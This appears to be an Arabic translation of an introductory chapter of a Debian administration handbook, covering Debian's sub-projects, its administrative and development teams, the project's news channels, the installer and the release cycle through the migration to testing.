لا يساعد المستخدمون بعضهم (وغيرهم) على حل المشاكل التقنية التي تؤثر عليهم بشكل مباشر وحسب، بل يناقشون أيضاً أفضل السبل للمساهمة في مشروع دبيان ومساعدته على المسير قدماً — وتنتج عن هذه النقاشات مقترحات لتحسينات في المشروع غالباً.

بما أن دبيان لا ينفق الأموال على أي نوع من حملات الترويج الإعلانية، يلعب مستخدموه دوراً أساسياً في انتشاره. ويضمنون انتشاره شفهياً.

تعمل هذه الطريقة بشكل جيد جداً، بما أن معجبي دبيان حاضرون في جمع أنحاء مجتمع البرمجيات الحرة: من حفلات التثبيت (ورشات عمل يساعد فيها المستخدمون المخضرمون المبتدئين على تثبيت النظام) التي تنظمها « مجموعات مستخدمي لينكس المحلية » (Linux User Group، أو LUG اختصاراً)، إلى حجرات الجمعيات في المؤتمرات التقنية الكبيرة التي تهتم بلينكس، الخ.

يصنع المتطوعون إعلانات، ومنشورات، وملصقات، وغيرها من المواد الإعلامية المفيدة للمشروع، التي يتيحونها للجميع، والتي يتيحها دبيان بحرية على موقعه:

→ http://www.debian.org/events/material

1.3.3. الفرق والمشاريع الفرعية

دبيان مُنظّم —منذ البداية— حول مبدأ الحزم المصدرية، ولكل منها مشرف خاص أو مجموعة مشرفين. ظهرت فرق عمل متعددة مع الزمن، تعمل على إدارة البنية التحتية، وإدارة المهام التي لا تتعلق بأي حزمة على وجه

التحديد (ضمان الجودة، سياسة دبيان، المُثبِّت، الخ)، آخرها سلسلة من الفرق التي تنمو حول المشاريع الفرعية.

1.3.3.1. المشاريع الفرعية الحالية

لكل واحد دبيان خاص به! المشروع الفرعي هو مجموعة من المتطوعين المهتمين بتطويع دبيان ليلائم حاجات معينة. وفيما عدا اختيار مجموعة فرعية من البرامج المخصصة لمجال معين (التعليم، الطب، إنشاء الوسائط المتعددة، الخ)، تهتم المشاريع الفرعية أيضاً بتحسين الحزم السابقة، وتحزيم البرامج الناقصة، وتعديل المُثبِّت، وإنشاء وثائق خاصة، وغيرها.

> *مصطلحات*
>
> **المشروع الفرعي والتوزيعة المشتقة**
>
> عملية تطوير توزيعة فرعية تتألف من البدء مع نسخة معينة من دبيان وإجراء عدد من التعديلات عليها. البنية التحتية المستخدمة لهذا العمل مستقلة تماماً عن مشروع دبيان. ولا يشترط أن تقيّد إضافة التحسينات بسياسة معينة. هذا الاختلاف يوضح السبب الذي يسمح للتوزيعات المشتقة بأن « تحيد » عن أصولها، ولذلك عليها إعادة مزامنة نفسها مع المصدر حتى تستفيد من التحسينات التي تطرأ على المنبع (upstream).
>
> من ناحية أخرى، لا يمكن أن تحيد المشاريع الفرعية، لأن كل العمل الذي يجرى عليها عبارة عن تحسين مباشر لدبيان حتى يتناسب مع هدف محدد.
>
> أشهر المشتقات هي أوبنتو —بلا شك— لكن هناك غيرها الكثير. انظر الملحق A، *توزيعات مشتقة ص 503* لتتعرف أكثر على خصائصها وطبيعة علاقتها مع دبيان.

هذه مجموعة صغيرة من المشاريع الفرعية الحالية:

- Debian-Junior (دبيان-جونيور)، من Ben Armstrong، توفر نظام دبيان جذاب وسهل الاستخدام للأطفال؛
- Debian-Edu، من Petter Reinholdtsen، يركز على إنشاء توزيعة متخصصة للعالم الأكاديمي؛
- Debian Med (دبيان طب)، من Andreas Tille، مخصصة للحقل الطبي؛
- Debian-Multimedia (دبيان ملتيميديا)، من مبتكري Agnula، التي تتعامل مع إنشاء الوسائط المتعددة؛
- Debian-Desktop، من Colin Walters، يركز على سطح المكتب؛
- Debian-Ham، أنشأ بروس بيرنز هذا المشروع، يستهدف هواة راديو الهام (ham radio)؛
- Debian-NP (دبيان Non-Profit) هو للمنظمات غير الربحية؛
- أخيراً، Debian-Lex، مُعدٌّ للعمل في المجال القانوني.

ستستمر هذه القائمة بالنمو مع الزمن كما سيزيد إدراك الناس لفوائد مشاريع دبيان الفرعية. تستطيع هذه المشاريع المدعومة بالكامل ببنية دبيان التحتية المتوفرة سابقاً التركيز على العمل الذي يضيف قيمة حقيقية، دون القلق على المزامنة المستمرة مع دبيان، لأنهم أصلاً يتطورون ضمن المشروع.

منظور
دبيان في العالم الأكاديمي

كان Debian-Edu في الأصل مشروعاً فرنسياً، أنشأه Stéphane Casset و رافائيل هيرتزوغ كجزء من عملهما في Logidée، لصالح المركز الإداري للتوثيق التربوي. ثم دمجه رافائيل في دبيان كمشروع فرعي. ونتيجة ضيق الوقت، لم يتقدم المشروع أكثر، كما هي الحال غالباً في مشاريع البرمجيات الحرة التي تفتقر للمساهمين.

على التوازي، عمل فريق من النرويجيين على توزيعة مشابهة، تعتمد أيضاً على **debian-installer**. بعد التقدم الواضح لتوزيعة SkoleLinux، اقترح رافائيل أن تصبح جزءاً من عائلة دبيان وأن تستلم المشروع الفرعي Debian-Edu.

منظور
دبيان الملتيميديا

كان Agnula مشروعاً أوروبياً، يقوده فريق إيطالي. كان المشروع يحتاج، في جزء « DeMuDi »، تطوير نسخة دبيان مخصصة لتطبيقات الوسائط المتعددة. بعض أعضاء المشروع، خصوصاً Marco Trevisani، أرادوا الحفاظ على استمرارية المشروع من خلال دمجه ضمن مشروع دبيان. عندها وُلِدَ المشروع الفرعي Debian-Multimedia.

→ http://wiki.debian.org/DebianMultimedia

إلا أن المشروع، على أي حال، عانى في تكوين هوية والانطلاق. تولى Free Ekanayaka العمل على ذلك ضمن مشروع دبيان، لكنه قدّم النتائج في توزيعة مشتقة، التي تعرف الآن بالاسم 64Studio. هذه التوزيعة تنتسب الآن لشركة جديدة توفر دعماً فنياً لها.

→ http://www.64studio.com/

1.3.3.2. الفرق الإدارية

معظم الفرق الإدارية مغلقة ولا تعين أحداً جديداً إلا عبر الاستقطاب المشترك. أفضل السبل للانضمام إلى أحدها هو مساعدة أحد الأعضاء الحاليين بذكاء، موضحاً أنك تفهم أهدافهم وأساليبهم في العمل.

ftpmasters مسؤولون عن أرشيف حزم دبيان الرسمي. يتولى هذا الفريق صيانة البرنامج الذي يستقبل الحزم التي يرسلها المطورون ويخزنها آلياً على المخدم المرجعي (`ftp-master.debian.org`)، بعد إجراء بعض الفحوصات.

كما يعملون أيضاً على التحقق من رخص الحزم الجديدة، حتى يتأكدوا أن دبيان يستطيع توزيعها قبل إضافتها إلى مجموعة الحزم السابقة. عندما يرغب أحد المطورين بإزالة حزمة، عليه مراسلة هذا الفريق عبر نظام تتبع العلل و« الحزمة الكاذبة » (pseudo-package) *ftp.debian.org* .

مصطلحات

الحزم الكاذبة، أداة مراقبة

لقد صُمِّم نظام تتبع العلل في البداية لتجميع تقارير العلل التي تظهر في حزم دبيان، إلا أنه أثبت جدارته في إدارة أمور أخرى: كإدارة قوائم المشاكل التي يجب حلها أو المهام التي يجب إدارتها التي لا ترتبط بأي حزمة دبيان. تستخدم بعض الفرق « الحزم الكاذبة » (pseudo-packages) للاستفادة من نظام تتبع العلل دون أن يرتبط فريقهم بأي حزمة حقيقية. بالتالي، يستطيع أي شخص الإبلاغ عن المشاكل التي يجب معالجتها. مثلاً، يحوي BTS مدخلة *ftp.debian.org* التي تستخدم للإبلاغ عن المشاكل التي تتعلق بأرشيف حزم دبيان الرسمي وتتبعها أو لطلب إزالة الحزم ببساطة. كما تشير الحزمة الكاذبة *www.debian.org* للأخطاء في موقع دبيان، وتجمع *lists.debian.org* كل المشاكل المتعلقة بالقوائم البريدية.

أدوات

FusionForge، السكين السويسرية للتطوير التعاوني

FusionForge هو برنامج يسمح بإنشاء مواقع تشبه `www.sourceforge.net`، أو `alioth.debian.org`، أو حتى `savannah.gnu.org`. يستضيف هذا البرنامج المشاريع ويقدم طيفاً من الخدمات التي تسهل التطوير التعاوني. تخصص ساحة ظاهرية لكل مشروع، تتضمن موقع وب، وعدد من نظم « التذاكر » (ticketing systems) لتتبع العلل والرقع (غالباً)، أداة استطلاع رأي (survey)، مساحة تخزينية للملفات، منتديات، مستودعات تديرها نظم تحكم بالنسخ (version control systems)، وقوائم بريدية وخدمات متنوعة أخرى مرتبطة بالموضوع.

`alioth.debian.org` هو مخدم FusionForge الخاص بدبيان، يديره Tollef Fog Heen و Stephen Gran ورولاند ماس. يمكن استضافة أي مشروع يعمل عليه مطور دبيان واحد أو أكثر هنا.

→ http://alioth.debian.org/

رغم أن FusionForge معقد نوعاً ما داخلياً، نتيجة الطيف الواسع من الخدمات التي يقدمها، إلا أن تثبيته سهل نسبياً، بفضل الجهود الاستثنائية لرولاند ماس وكريستيان بايل (Christian Bayle) على حزمة fusionforge الدبيانية.

فريق *Debian System Administrators* (مديرو نظم دبيان، DSA) (`debian-admin@lists.debian.org`)، كما هو واضح، مسؤول عن إدارة العديد من المخدمات التي يستخدمها المشروع. يضمن هذا الفريق العمل الأفضل لكل الخدمات الأساسية (DNS، وب، بريد إلكتروني، صَدَفات أوامر، الخ)، وتثبيت البرمجيات التي يطلبها مطورو دبيان، ويتخذون بكل الاحتياطات الأمنية.

→ http://dsa.debian.org

أدوات

نظام تتبّع الحزم

هذا أحد إبداعات رافائيل، الفكرة الأساسية هي مركزة أكبر قدر ممكن من المعلومات في صفحة واحدة لكل حزمة. بالتالي، يمكن التحقق بسرعة من حالة برنامج ما، والتعرف على المهام التي يجب إنهاؤها، كما يمكن عرض المساعدة. لهذا السبب تحوي هذه الصفحة كل الإحصائيات عن العلل، والنسخ المتوفرة في كل توزيعة، وحالة الحزمة في التوزيعة الاختبارية، ومستويات ترجمة التوصيفات وقوالب debconf، كما تعرض معلومات في حال توفرت نسخة منبعية جديدة، وملاحظات عن التعارضات مع آخر نسخة من سياسة دبيان، بالإضافة لمعلومات عن المشرف، وأي معلومات أخرى يرغب ذلك المشرف بإضافتها.

→ http://packages.qa.debian.org/

هناك خدمة اشتراك بريدية تكمل واجهة الوب هذه. حيث ترسل آلياً المعلومات المختارة التالية إلى القائمة: العلل ونقاشاتها، توفر نسخة جديدة على مخدمات دبيان، توفر ترجمات جديدة للمراجعة، الخ.

يستطيع المستخدمون المتقدمون إذاً متابعة كل هذه المعلومات عن كثب أو حتى المساهمة في المشروع، بعد أن يفهموا طريقة عمله بشكل جيد.

هناك واجهة وب أخرى، اسمها *Debian Developer's Packages Overview* (DDPO)، تقدم لكل مطور موجزاً عن حالة جميع حزم دبيان المسؤول عنها.

→ http://qa.debian.org/developer.php

تستخدم مجموعة Debian QA (Quality Assurance) هذين الموقعين، وهي المجموعة المسؤولة عن ضمان الجودة في دبيان.

يدير *listmasters* مخدم البريد الإلكتروني الذي يدير القوائم البريدية. ينشئ هذا الفريق القوائم الجديدة، يعالج الإرتدادات (إشعارات فشل الإرسال)، ويتابع مرشحات الرسائل الدعائية (الرسائل غير المرغوبة).

ثقافة

الحركة على القوائم البريدية: بعض الأرقام

القوائم البريدية هي —بلا شك— أفضل دليل على النشاط في المشاريع، لأنها تتابع كل ما يحدث. بعض الإحصائيات (من 2012) عن قوائمنا البردية تتحدث عن نفسها: يحوي دبيان أكثر من 260 قائمة بريدية، تضم ما مجموعه 190,000 اشتراك. ترسل 22,000 رسالة كل شهر وهذه تولّد 600,000 رسالة إلكترونية يومياً.

لكل خدمة فريق إدارة خاص، يتكون عموماً من المتطوعين الذين ثبتوها وجهزوها (وهم الذين برمجوا الأدوات التي توفر هذه الخدمة أغلب الأحيان). هذه هي حال نظام تتبع العلل (BTS)، ونظام تتبع الحزم (PTS). `alioth.debian.org` (FusionForge، انظر الملاحظة الجانبية)، والخدمات المتوفرة على

qa.debian.org، و lintian.debian.org، وbuildd.debian.org، وcdimage.debian.org الخ.

1.3.3.3. فرق التطوير، فرق عابرة

بعكس الفرق الإدارية، تكون فرق التطوير مفتوحة على مصراعيها، حتى للمساهمين الخارجيين. حتى لو يكن دور دبيان إنشاء البرمجيات، إلا أن المشروع يحتاج لبعض البرامج الخاصة لتحقيق أهدافه. تستخدم هذه الأدوات طبعاً الأساليب المُجرّبة في أماكن أخرى في عالم البرمجيات الحرة، وتُطوّر تحت رخص حرة.

> *ثقافة*
>
> **CVS**
>
> CVS (Concurrent Versioning Sustem) هي أداة للعمل التعاوني على عدة ملفات، مع الاحتفاظ بتاريخ التعديلات. غالباً تكون الملفات التي يديرها ملفات نصية، مثل الشفرات المصدرية لبرنامج ما. إذا عمل عدة أشخاص معاً على الملف نفسه، لا يستطيع **cvs** دمج التغييرات التي أجروها إلا إذا كانت هذه التعديلات في أجزاء مختلفة من الملف. وإلا يجب حل هذه « التضاربات » (conflicts) يدوياً. يدير هذا النظام التعديلات، سطراً بسطر، عبر تخزين رقع diff بين كل نسخة وتاليتها.
>
> يستخدم CVS أرشيفاً مركزياً (يدعى مستودع CVS) بتخزين الملفات وتاريخ تعديلاتها (تُسجَّل كل مراجعة بشكل رقعة *diff*، مُعدَّة للاستخدام على النسخة السابقة). يحصل كل شخص على نسخة خاصة (نسخة عمل) ليعمل عليها. تسمح الأداة لاستعراض التعديلات التي أجريت على نسخة العمل (**cvs diff**)، وتسجيلها في المستودع المركزي لإنشاء مدخلة جديدة في تاريخ النسخ (**cvs commit**)، وتحديث نسخة العمل للحصول على التعديلات التي أجراها المستخدمون الآخرون على التوازي (**cvs update**)، وتسجيل حدث معين من التاريخ حتى تتمكن من استخراجه بسهولة لاحقاً (**cvs tag**).
>
> يعرف الخبراء باستخدام **CVS** كيف يتعاملون مع عدة إصدارات متوازية من مشروع قيد التطوير دون أن تتداخل مع بعضها. تدعى هذه الإصدارات *branches* (فروع). هذا التشبيه بالأشجار دقيق إلى حد ما، لأن تطوير البرنامج يبدأ أولياً من جذع مشترك. وعند الوصول إلى مرحلة مهمة (مثل الإصدار 1.0)، يتابع التطوير على فرعين: فرع التطوير لتحضير الإصدار الرئيسي التالي، وفرع الصيانة لإدارة تحديثات وتصحيحات الإصدار 1.0.
>
> إلا أن **cvs** على أي حال يعاني من بعض المحدوديات. فهو لا يستطيع إدارة الروابط الرمزية، ولا التعامل مع تغيير أسماء الملفات أو المجلدات، أو حذف المجلدات، الخ. لقد ساهم هذا النظام في ظهور بدائل حرة أكثر تطوراً، والتي سدت معظم هذه الفجوات. نذكر منها على وجه الخصوص **subversion** (**svn**)، و **git**، و **bazaar** (**bzr**)، و**mercurial** (**hg**).
>
> → http://subversion.apache.org/
> → http://git-scm.com/

→ http://bazaar.canonical.com/
→ http://mercurial.selenic.com/

طوّر دبيان بعض البرمجيات الخاصة به، لكن بعض البرامج أخذت أدواراً رئيسية وامتدت شهرتها خارج نطاق المشروع. من الأمثلة الجيدة **dpkg**، برنامج إدارة حزم دبيان (اسمه في الواقع اختصار للعبارة Debian PacKaGe، ويلفظ عموماً « dee-package »)، و**apt**، أداة تثبيت آلية لأي حزمة دبيان، مع اعتمادياتها، وضمان تماسك النظام بعد الترقية (اسمها اختصار للعبارة Advanced Package Tool). إلا أن فرق هذه الأدوات أصغر بكثير على أي حال، بسبب الحاجة لمستوى عالٍ نسبياً في البرمجة لفهم عمليات هذا النوع من البرامج بشكل كامل.

لعل أهم فريق هو الفريق المسؤول عن برنامج تثبيت دبيان، **debian-installer**، فقد بذل جهوداً جبارة منذ تأسيسه في 2001. لقد احتاج الفريق لمساهمين كثر، لأن كتابة برنامج واحد يستطيع تثبيت دبيان على دزينة معماريات مختلفة ليست سهلة. لكل معمارية طريقتها الخاصة في الإقلاع ومحمّل إقلاع خاص بها. يُنظّم كل هذا العمل على القائمة البريدية debian-boot@lists.debian.org ، تحت قيادة Joey Hess و Cyril Brulebois.

→ http://www.debian.org/devel/debian-installer/

→ http://kitenet.net/~joey/blog/entry/d-i_retrospective/

فريق برنامج **debian-cd** (الصغير جداً) له هدف معتدل أكثر لكثير: هناك مساهمين « صغار » كثر كل منه مسؤول عن معماريته، لأن المطور الرئيسي لا يمكن أن يُلمَّ بجميع التعقيدات الصغيرة، ولا يعرف بدقة طريقة بدء المُثبِّت من القرص الليزري على كل معمارية.

هناك عدد من الفرق تحتاج أن تتعاون مع غيرها في عملية التحزيم: تحاول debian-qa@lists.debian.org مثلاً، ضمان الجودة على كل المستويات في مشروع دبيان. وتطور قائمة debian-policy@lists.debian.org سياسة دبيان اعتماداً على المقترحات التي ترد من كل مكان. يُترجم كل فريق مسؤول عن معمارية ما (debian-*architecture*@lists.debian.org) كل الحزم، ويعدلها بما يناسب معماريته الخاصة، إذا اقتضى الأمر.

بينما تعمل فرق أخرى على إدارة أهم الحزم حتى تضمن صيانتها دون إلقاء مسؤوليات ثقيلة جداً على الأكتاف نفسها؛ هذه حالة مكتبة C والقائمة debian-glibc@lists.debian.org ، ومترجم C على القائمة debian-gcc@lists.debian.org ، أو Xorg على debian-x@lists.debian.org (تعرف هذه المجموعة باسم X Strike Force ويديرها Cyril Brulebois).

1.4. متابعة أخبار دبيان

كما ذكرنا سابقاً، يتطور مشروع دبيان بطريقة موزعة جداً ومتناغمة كثيراً. نتيجة لذلك، قد يصعب أحياناً متابعة ما يحدث داخل المشروع دون أن تغرق بسيل التنبيهات الذي لا ينقطع.

إذا كنت تريد أهم أخبار دبيان فقط، ربما عليك الاشتراك في القائمة debian-announce@lists.debian.org . الحركة على هذه القائمة قليلة جداً (دزينة رسائل في كل عام تقريباً)، ولا تنشر إلا أهم الإعلانات، مثل توفر إصدار مستقر جديد، انتخاب قائد جديد للمشروع، أو مؤتمر دبيان السنوي.

هناك أخبار دبيانية أخرى ترسل بانتظام إلى القائمة debian-news@lists.debian.org . الحركة على هذه القائمة مقبولة جداً أيضاً (حفنة رسائل في كل شهر عادة)، وهي تشمل نشرة « أخبار مشروع دبيان » (Debian Project News) النصف منتظمة، وهي تجميعة من أجزاء صغيرة منوعة من المعلومات عما يحدث في المشروع. تعطي DPN نظرة قيّمة عما يجري مع الحفاظ على التركيز على المشروع ككل، لأن جميع مطوري دبيان يستطيعون إضافة أشياء إلى هذه الأخبار عندما يعتقدون أن ما لديهم يستحق النشر علناً.

مجتمع
فريقا الإعلام والنشر

يدير متطوعون من فريق الإعلام وفريق النشر قنوات التواصل التابعة لمشروع دبيان. أعضاء الفريق الأخير هم وكلاء قائد مشروع دبيان ويهتمون بنشرات الإعلانية الرسمية. أما فريق الإعلام فهو أقل رسمية بكثير ويرحب بالمساهمات من الجميع، سواء لكتابة مقالات لنشرة « أخبار مشروع دبيان » أو إحياء حساب *@debian* على شبكة التدوين المصغر آيدنتيكا.

→ http://wiki.debian.org/Teams/Press
→ http://wiki.debian.org/Teams/Publicity

هناك أيضاً القائمة debian-devel-announce@lists.debian.org للحصول عن معلومات عن تطور دبيان وعما يحدث في وقت ما في الفرق المختلفة. كما يدل اسم القائمة، تكون الإعلانات التي ترسل عبرها غالباً مهمة أكثر بالنسبة للمطورين، لكنها تسمح أيضاً لغيرهم من المهتمين بأخذ فكرة أوضح عما يحدث في الفترة بين إصدار نسخة مستقرة وتاليتها. بينما تنشر debian-announce أخباراً عن النتائج الظاهرة للمستخدمين، وتنشر debian-devel-announce أخباراً عن طريقة الوصول إلى هذه النتائج. كملاحظة جانبية، قائمة « d-d-a » (كما يشار إليها أحياناً) هي القائمة الوحيدة التي يجب أن يشترك بها جميع مطوري دبيان.

يمكن العثور على المصادر الأخرى غير الرسمية للمعلومات على كوكب دبيان، الذي يجمع المقالات التي ينشرها مساهمو دبيان على مدوناتهم الشخصية. في حين أن المحتوى لا يتحدث حصراً عن تطورات دبيان، إلا أنها تعطي نظرة عما يحدث في المجتمع وما الذي يعمل عليه الأعضاء.

→ http://planet.debian.org/

كما أن هناك تمثيل جيد للمشروع على الشبكات الاجتماعية. مع أن دبيان لا يتواجد بشكل رسمي إلا على المنصات المبنية ببرمجيات حرة (مثل منصة التدوين المصغر آيدنتيكا، التي تعمل باستخدام *pump.io*)، إلا أن هناك مساهمون دبيانيون كثر يديرون حسابات على تويتر، وصفحات على فيسبوك، وصفحات غوغل+ وغيرها.

→ https://identi.ca/debian

→ https://twitter.com/debian

→ https://www.facebook.com/debian

→ https://plus.google.com/111711190057359692089

1.5. دور التوزيعة

أي توزيعة غنو/لينكس لها هدفين أساسيين: تثبيت نظام حر على الحاسوب (لا فرق إذا كان هناك نظام تشغيل سابق واحد أو أكثر)، وتقديم مجموعة من البرمجيات التي تغطي كل احتياجات المستخدمين.

1.5.1. المثبّت: `debian-installer`

يستهدف **`debian-installer`**، الذي صُمّم ليكون تجزيئياً لأقصى حد حتى يكون أعم ما يمكن، الهدف الأول. يغطي هذا المُثبّت مجالاً واسعاً من حالات التثبيت وهو —بشكل عام— يُسهِّل إنشاء مثبت مشتق يتوافق مع حالة خاصة.

هذه التجزيئية، التي تجعل المثبِّت شديد التعقيد أيضاً، قد تكون متعبة للمطورين الذين يستكشفون هذه الأداة؛ لكن سواء استخدمته في الوضع النصي أو الرسومي، ستبقى تجربة المستخدم متشابهة. لقد بذلت جهوداً عظيمة لتقليل عدد الأسئلة التي تطرح أثناء التثبيت، خصوصاً نتيجة تضمين برامج اكتشاف العتاد آلياً.

من اللافت أن التوزيعات المشتقة من دبيان تختلف كثيراً في هذه الناحية، وتوفر برامج تثبيت محدودة أكثر (مقيدة غالباً بمعمارية i386 أو amd64)، لكنها أسهل استخداماً لمن ليس لديه خبرة. من جهة أخرى، تحاول هذه التوزيعات ألا تحيد بعيداً جداً من ناحية الحزم المقدمة حتى تستفيد أكثر ما يمكن من الطيف الواسع من البرمجيات المقدمة دون إحداث مشاكل في التوافقية.

1.5.2. مكتبة البرمجيات

من حيث الكمية، دبيان هو المتفوق في هذا المجال بلا ريب، حيث يحوي أكثر من17,300 حزمة مصدرية. من حيث الجودة، فإن سياسة دبيان وفترة الاختبار الطويلة قبل إصدار نسخة مستقرة جديدة تبرر سمعة المشروع في الاستقرار والتناسق. وبالنسبة للتوافر، فكل شيء متاح على النت عبر مرايا عديدة حول العالم، مع رفع التحديثات كل ست ساعات.

يبيع العديد من تجار التجزئة أقراص CD-ROM على الإنترنت بأسعار مخفضة جداً (غالباً بسعر التكلفة)، التي يمكن تنزيل « صورها » مجاناً. هناك عيب واحد فقط: الزمن الطويل بين إصدارات النسخ المستقرة الجديدة (أحياناً يستغرق تطويرها أكثر من عامين)، الذي يؤخر تضمين البرمجيات الجديدة.

تجد معظم البرمجيات الحرة الجديدة طريقها سريعاً إلى النسخة التطويرية ما يسمح بتثبيتها. إذا كان هذا سيسبب تحديث حزم كثيرة نتيجة اعتمادياتها، يمكن أيضاً إعادة ترجمة البرنامج للنسخة المستقرة من دبيان (انظر الفصل 15، *إنشاء حزمة دبيان* ص 481 لمزيد من المعلومات عن هذا الموضوع).

1.6. دورة حياة الإصدار

يحوي المشروع ثلاث أو أربع نسخ مختلفة من كل برنامج في الوقت نفسه، تسمى تجريبية، غير مستقرة، اختبارية، ومستقرة. كل واحدة توافق مرحلة مختلفة من التطوير. لفهم الوضع بشكل جيد، دعنا نلقي نظرة على رحلة البرنامج، منذ التحزيم الأولي حتى إضافته إلى النسخة المستقرة من دبيان.

مصطلحات	
إصدار	يشير المصطلح « إصدار » (release) —في مشروع دبيان— لنسخة محددة من التوزيعة (مثلاً، « unstable release » يعني « النسخة غير المستقرة »). كما يشير إلى الإعلان العام عن إطلاق أي نسخة (مستقرة) جديدة.

1.6.1. الحالة التجريبية

دعنا في البداية نلقي نظرة على على الحالة الخاصة للتوزيعة Experimental (التجريبية): هذه عبارة عن مجموعة من حزم دبيان التي تحوي برمجيات قيد التطوير، ولا يشترط أن تكون مكتملة، من هنا جاء الاسم. لا يستطيع كل شيء عبور هذه المرحلة؛ يضيف بعض المطورين هنا للحصول على ملاحظات من المستخدمين الأكثر خبرة (أو المستخدمين الشجعان).

فيما عدا ذلك، تستضيف هذه التوزيعة بين الحين والآخر التعديلات المهمة على الحزم الأساسية، التي سينتج عن إضافتها إلى غير المستقرة آثار خطيرة إذا وجدت فيها علل قاتلة. لذلك تعزل هذه التوزيعة بالكامل، ولا


تهاجر حزمها أبداً إلى النسخ الأخرى (إلا عن طريق تدخل المشرف أو ftpmasters بشكل واضح ومباشر). كما أنها ليست مستقلة بذاتها: فلا تحوي إلا مجموعة فرعية من الحزم، وهي لا تشمل النظام الأساسي عموماً. إذن، لا تفيد التوزيعة التجريبية إلا إذا جُمِعَت مع توزيعة أخرى مستقلة، مثل غير المستقرة.

1.6.2. الحالة غير المستقرة

دعنا نلتفت إلى حالة الحزم النموذجية. يُنشِئ المشرف حزمة أولية، التي يترجمها للنسخة Unstable (غير المستقرة) من دبيان ويضعها على مخدم `ftp-master.debian.org`. هذا الحدث الأولي يستدعي تدقيق ومصادقة ftmasters. بعدها يصبح البرنامج متاحاً في التوزيعة غير المستقرة، وهي التوزيعة الأحدث التي يختارها المستخدمون الذين يهتمون بالحصول على أحدث الحزم أكثر مما تهمهم العلل الخطيرة. يكتشف هؤلاء البرنامج إذاً ويختبرونه.

إذا واجهتهم مشاكل، سوف يبلغون عنها إلى مشرف الحزمة. بعدها يحضر المشرف نسخاً مصححة بانتظام، التي يرفعها إلى المخدم.

كل تحديث جديد للحزمة ينتقل لجميع مرايا دبيان حول العالم خلال ست ساعات. بعدها يستطيع المستخدمون اختبار التصحيحات والبحث عن أي مشاكل أخرى نتجت عن التعديلات. قد تجري بعدها تحديثات عديدة سريعة. خلال هذه الفترة، تنطلق روبوتات البناء الآلي (autobuilder) للعمل. في أغلب الأحيان، يملك المشرف حاسوباً شخصياً تقليدياً وحيداً ويترجم حزمته على المعمارية amd64 (أو i386)؛ تتولى البانيات الآلية (autobuilders) العمل وتترجم نسخاً لجميع المعماريات الأخرى آلياً. قد تفشل بعض الترجمات؛ عندها سيستقبل المشرف تقرير علة يوضّح المشكلة، التي تصحح لاحقاً في النسخ التالية. أما إذا اكتشف العلة أحد الخبراء في المعمارية المذكورة، فقد يرفق رقعة جاهزة للاستخدام بتقرير العلة.



شكل 1.2. ترجمة الحزم باستخدام البانيات الآلية

نظرة سريعة

buildd، خدمة إعادة ترجمة حزم دبيان

buildd هو اختصار للعبارة « build daemon » (خدمة البناء). يعيد هذا البرنامج ترجمة النسخ الجديدة من حزم دبيان آلياً على المعماريات التي تستضيفه (الترجمة الهجينة (cross-compile) ليست فعالة دوماً).

بالتالي، لإنتاج ملفات ثنائية لمعمارية `sparc`، يملك المشروع أجهزة `sparc` (ماركة Sun على وجه التحديد). يعمل برنامج *buildd* عليها باستمرار وينشئ حزماً ثنائية لمعمارية `sparc` من الحزم المصدرية التي يرسلها مطورو دبيان.

يستخدم هذا البرنامج على جميع الحواسيب التي تخدم كبانيات آلية لمشروع دبيان. بالتالي، يستخدم المصطلح *buildd* أحياناً للإشارة إلى هذه الأجهزة، التي تخصص عموماً لهذا الغرض حصراً.

1.6.3. الهجرة إلى الاختبارية

بعد مدة، تنضج الحزمة؛ وتترجم على جميع المعماريات، كما لن تجرى عليها أي تعديلات جديدة لفترة من الزمن. عندئذ تُرشَّح للتضمين في التوزيعة الاختبارية (Testing) — وهي مجموعة من الحزم غير المستقرة

المختارة وفقاً لمعايير محددة. كل يوم يختار برنامج آلي الحزم التي ستضاف إلى الاختبارية، حسب مجموعة من العناصر التي تضمن مستوى معين من الجودة:

1. عدم وجود علل حرجة، أو على الأقل، أن تكون العلل الحرجة أقل مما هي في النسخة الموجودة حالياً في الاختبارية؛
2. قضاء 10 أيام على الأقل في غير المستقرة، وهذه فترة كافية للعثور على أي مشاكل خطيرة والإبلاغ عنها؛
3. نجاح ترجمة الحزمة على جميع المعماريات المدعومة رسمياً؛
4. يجب أن تكون اعتماديات الحزمة قابلة للحل في الاختبارية، أو أن يمكن على الأقل نقل اعتمادياتها معها.

